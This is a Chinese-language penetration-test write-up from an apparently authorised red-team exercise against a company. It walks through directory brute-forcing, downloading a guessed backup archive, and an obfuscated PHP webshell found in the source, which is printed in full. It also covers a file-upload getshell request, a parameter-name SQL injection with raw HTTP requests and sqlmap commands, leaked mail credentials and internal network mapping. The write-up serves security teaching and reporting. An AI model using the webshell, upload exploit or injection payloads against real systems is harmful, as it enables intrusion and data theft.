

一个nginx默认页面引发的血案

原创 西部陆战队 酒仙桥六号部队

2020-09-15原文

这是 酒仙桥六号部队 的第 81 篇文章。

全文共计2463个字，预计阅读时长10分钟。

1 资产梳理

三天前，接到通知对某企业进行一次授权的模拟真实攻击。

目标为大型企业，目前已知信息如下：

目标主站：`www.jiuxianqiaoliuhao.com`

靶标系统：

`www.jiuxianqiaoliuhao.com`

`oa.jiuxianqiaoliuhao.com`

`webmail.jiuxianqiaoliuhao.com`

以及核心工控系统，物联网系统，个人pc机。


针对目标企业网络安全初步分析：

因目标系统为大型企业，存在专门的安全团队，对于核心资产来说，爆出新漏洞后会第一时间打上补丁，根据客户需求以及目标情况来看，决定使用web攻击从边缘业务入手进入内网，同时针对有各个分部可能安全意识不足的情况实行钓鱼。


在进行常规资产搜集后，通过天眼查搜集到了某分公司的一个目标边缘业务，ip为201.22.x.x。

官方信息 自主信息	公司背景	司法风险	经营风险	公司发展	经营状况	知识
	网站备案 查看 条历史网站备案 >					
	序号	审核日期	网站名称	网站首页	域名	
	1	2020		201.22.		

直接访问如下，是一个nginx默认页面。



因该ip为目标官方给出的ip，只开启了80和22端口，因此判断该ip上一定存在业务系统，推断管理员因安全考虑未将业务系统放在目标主页之上，因此进行爆破目录与枚举目录，通过针对linux的三位用户名枚举发现了目标系统/Tza/，返回200，访问如图。



登陆错误时页面提示联系189xxx，直接上互联网公开的裤子去查了一下这个手机号的密码，登录无果，图片验证码有效，通过图像识别验证码后因为图中存在干扰图像识别的条纹，考虑到爆破成本太高然后尝试常规渗透测试方式。登陆口手工测试了sql注入等常见漏洞，且未识别出网站用的框架，无果，只有一个登陆口，在这个登陆口没有发现漏洞的情况下只能尝试爆破目录，在爆破目录时发现了以下目录：

```
Target: http://[redacted]/Tza

[13:03:33] Starting:
[13:03:33] 301 - 244B - /Tza/backup -> http://[redacted]/Tza/backup/
[13:03:34] 403 - 216B - /Tza/AUX
[13:03:36] 403 - 216B - /Tza/Aux
[13:03:37] 301 - 241B - /Tza/Bak -> http://[redacted]/Tza/Bak/
[13:03:39] 403 - 216B - /Tza/COB
[13:03:40] 403 - 216B - /Tza/Con
[13:04:06] 403 - 216B - /Tza/NUJ
[13:04:07] 403 - 216B - /Tza/NuJ
[13:04:11] 403 - 216B - /Tza/PRB
[13:04:12] 403 - 216B - /Tza/PrB
[13:04:44] 301 - 240B - /Tza/Js -> http://[redacted]/Tza/Js/
[13:04:47] 403 - 216B - /Tza/AUX
[13:04:49] 403 - 216B - /Tza/CON
[13:05:06] 403 - 216B - /Tza/NUL
[13:05:09] 403 - 216B - /Tza/PRN

Task Completed
```

未发现敏感文件，http登录包中的php文件名也很复杂，尝试使用字典文件递归爆破backup和bak目录的备份文件无果。

捋了捋思路喝了杯茶后似乎这个网站就没有别的测试方法可以搞了，但是持着不放弃的心态继续耐着性子思考，重新审视一下这个网站，整理可用信息

目标 201.22.x.x

管理员手机：189xxxxxxxx

管理员曾用密码：*****

网站开放端口：80,22 (openssh)

网站存在目录/Bak, /backup


2 漏洞利用

根据这些信息，目前可以用来测试的方法只有openssh用户名枚举漏洞来爆破22端口以及备份目录下爆破出备份文件。


站在开发角度似乎无法从这些信息中利用漏洞，站在运维角度来看，bak和backup目录下可能会有管理员打包的文件但是没爆破出来，站在运维模式思考，手工猜测网站备份，Tza应该是这套系统的名字，猜测Tza.gz,Tza.tar等常用linux运维打包名字，最终，成功猜到了备份文件名，访问/bak/Tza.tar 直接下载到了网站源码。



本地搭建环境源码代码审计，打开工具一看？？？怎么还有shell.php...



找到这个目录打开这个文件就是phpinfo，观察这些文件怎么有这么多shell.php和shell.jpg，怀疑是已经被入侵了。



最后打开那个busi.php，内容如下，发现是个免杀的webshell：

<?php

```
set**time**limit(0);
```

```
ignore**user**abort(true);
```

```
$file = 'phpinfo.php';
```

```
$shell =
```

```
"PD9waHAKCSRzdHIxID0gJ2FIKFVVSchmc2RmSchVVUgoZnNkZixmZGdkZWZqZzB  
KKXImJUy1Kl5HKnQnOwoJJHN0cjIgPSBzdHJ0cigkc3RyMSxhcnJheSgnYUgoVVV  
IKGZzZGZIKFVVSchmc2RmLCc9PidhcycsJ2ZkZ2RlZmpnMEopJz0+J3NlJywnCiY  
lRiUqXkcqdCc9PidydCcpKTsKCSRzdHIzID0gc3RydHl0JHN0cjIsYXJyYXkoJ3M  
sJz0+J3MnLCdmZGdkZWZqZzBKKXImJUy1Kl5HKic9PidlcicpKTsKCWlmKG1kNSh  
AJF9HRVRbJ2EnXSkGPT0nZTEwYWRjMzk0OWJhNTlhYmJlNTZlMDU3ZjIwZjg4M2U  
nKXsKCQkkc3RyNCA9IHN0cnJldigX1BPU1RbJ2EnXSk7CgkJJHN0cjUgPSBzdHJ  
yZXYoJHN0cjQpOwoJCSRzdHIzKCRzdHI1KTsKICAgIH0KPz4=";
```

```
while(true){
```

```
file_put_contents($file,base64_decode($shell));
```

```
usleep(50);
```


```
}
```

```
?>
```



发现是个免杀的webshell，分析代码后发现这个phpshell一访问会当前目录生成一个phpinfo.php，内容如下：

```
phpinfo.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php
    $str1 = 'aH(UUH(fsdH(UUH(fsdH(fdgdefjg0J)r&%F%*^G*t';
    $str2 = strtr($str1,array('aH(UUH(fsdH(UUH(fsdH(fdgdefjg0J)'=>'se','r&%F%*^G*t'=>'rt'));
    $str3 = strtr($str2,array('s'=>'s','fdgdefjg0J'r&%F%*^G*'=>'er'));
    if(md5(@$_GET['a']) == 'e10adc3949ba59abbe56e057f20f883e'){
        $str4 = strrev($_POST['a']);
        $str5 = strrev($str4);
        $str3{$str5};
    }
?>
```

看到这里马上去下了个菜刀，getshell。



连接方式如下：



没想到这么简单就拿到了shell，抱着不能存侥幸的心里，认真再审计了下。

发现了这个，base64解码后写入文件。


```
26 }
27 }
28 closedir($dir);
29 }
30
31 $src = file_get_contents('php://input');
32
33 if (preg_match("#^data:image/(w+);base64,(.*)$#", $src, $matches)) {
34
35     $previewUrl = sprintf(
36         "%s://%s",
37         isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] != 'off' ? 'https' : 'http',
38         $_SERVER['HTTP_HOST'],
39         $_SERVER['REQUEST_URI']
40     );
41     $previewUrl = str_replace("preview.php", "", $previewUrl);
42
43
44     $base64 = $matches[2];
45     $type = $matches[1];
46     if ($type === 'jpeg') {
47         $type = 'jpg';
48     }
49
50     $filename = md5($base64).".$type";
51     $filePath = $DIR.DIRECTORY_SEPARATOR.$filename;
52
53     if (file_exists($filePath)) {
54         die(['jsonrpc' : "2.0", "result" : "'. $previewUrl.'preview/'. $filename.'" , "id" : "id"]');
55     } else {
56         $data = base64_decode($base64);
57         file_put_contents($filePath, $data);
58         die(['jsonrpc' : "2.0", "result" : "'. $previewUrl.'preview/'. $filename.'" , "id" : "id"]');
59     }
60 }
61 } else {
```

再次getshell。

```
Raw Params Headers Hex
POST /preview.php
HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 326

data: image/php;base64,iVBORw0KGgoAAAANSUhEUgAAAAkAAAAQMAAADsXSRt
AAAA3NCSVQICAgb4U/gAAAAABEMVEX///+ZmZmc0UEqyAAAAAnPST1HA/1uIrUAAA
A3cEh2cwAAcUsAAArAYELDVoAAAAWdEVYdENyZWF0aW9uIFpjbWUAMdKvRjAvRTIG
KYG+AAAAHHPFVHRTh2Zod2FyZQB2ZG91ZSBGaXJld29ya3RgQ1MC6LyyjAAAAAB1JRE
FUCJ1jONjABLiBoZyBwT6BQGNhZlAkYTMNAf1B8/zPvcnAAAAAE1FTKSuQmCC

Raw Headers Hex
HTTP/1.1 200 OK
Date: Mon, 3
Content-Type: text/html;
Content-Length: 150


{"jsonrpc": "2.0", "result": "http://10.10.10.157/0898d462c6db5ac79a0a2fb71343fa15.php", "id": "id"}
```

该服务器内网地址如下：

10.10.10.157

通过代理脚本进入对方内网，通过已知的密码去爆破内网服务器拿下c段三台服务器，其中两台rdp，以及web漏洞若干。

其中发现一个隐藏比较深的sql注入，网站过滤参数值过滤很严格，但因为参数名格式特殊，故想到在参数名处进行sql注入，如下，直接改参数名，参数值用数字表示即可注入了。



```
POST /phzj/admin/video/index HTTP/1.1
Host: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: https://
Connection: close
Referer: https://
Cookie: JSESSIONID=...
UM_distinctid=...
CHC_DATA12738325...
Upgrade-Insecure-Requests: 1

SEARCH%23like%23length(database())=1&SEARCH%23eq%23categoryName=

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Connection: close
Referer:
Cookie:
CHC...
Upgrade-Insecure-Requests: 1

SEARCH%23like%23length(database())=0&SEARCH%23eq%23categoryName=


HTTP/1.1 200
Server: nginx/1.12.2
Date: Thu, 16 Jul 2020 08:31:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Set-Cookie
Content-Length: 8403

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial
Date: Thu, 16 Jul 2020 08:33:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Set-Cookie
Content-Length: 24323

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
...
title=

sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: SEARCH%23like%23length(database())=0&SEARCH%23eq%23categoryName=
do you want to exploit this SQL injection? [Y/n]
[14-02-03] [INFO] testing MySQL
[14-02-03] [INFO] confirming MySQL
[14-02-03] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 8.0.0 (MariaDB fork)
[14-02-03] [INFO] fetching database names
[14-02-03] [INFO] fetching number of databases
[14-02-03] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14-02-03] [INFO] retrieved: 6
[14-02-05] [INFO] retrieved:
[14-02-45] [INFO] retrieved:
[14-02-56] [INFO] retrieved:
[14-03-35] [INFO] retrieved:
[14-03-45] [INFO] retrieved:
[14-04-04] [INFO] retrieved:
available databases [6]:
* information_schema
* mysql
* pe
[*] ending @ 14:04:12 /2020-07-17/
D:\sqlmapproject-sqlmap-1.4.6-21-g0a8a65b(1)\sqlmapproject-sqlmap-0a8a65b\python sqlmap.py -i 1.txt --dbms=mysql --technique=B --proxy="http://127.0.0.1:8080" --skip-url-encode --prefix="SEARCH%23like%23length(database())=0&SEARCH%23eq%23categoryName=" --suffix="&SEARCH%23eq%23categoryName=" --force-ssl --null-connection -D phzj_new --tables
```

源码中一个接口还泄露了邮箱账号密码。可登录目标邮箱系统。



```
186
187     return $data;
188 }
189 //发送邮件
190 function testAction($content){
191     $url = 'http://';
192     $post_data['toemail'] = 'a';
193     $post_data['toepass'] = 'a';
194     $post_data['title'] = '登录情况';
195     $post_data['content'] = $content;
196     $o = "";
197     foreach ( $post_data as $k => $v )
198     {
199         $o.= "$k=" . urlencode( $v ). "&";
200     }
201     $post_data = substr($o,0,-1);
202     $res = request_post($url, $post_data);
203     //print($res);
204     //exit();
205 }
206
207
208
209
```

登录邮箱，在邮箱中找到网络拓扑图，目标网络情况如下：



通过分析邮件中的多个拓扑图，整理分析目标企业网络架构如下

server:10.10.10.0/24

总部 : 10.10.31.0/16

山东 : 10.10.221.0/16

四川 : 10.10.160.0/16

新疆 : 10.10.183.0/16

河北 : 10.10.59.0/16

有了内网架构就很方便了，等待夜深人静的时候挂上端口扫描工具扫这些网段。

3 通过钓鱼进入核心内网

1 days later.....

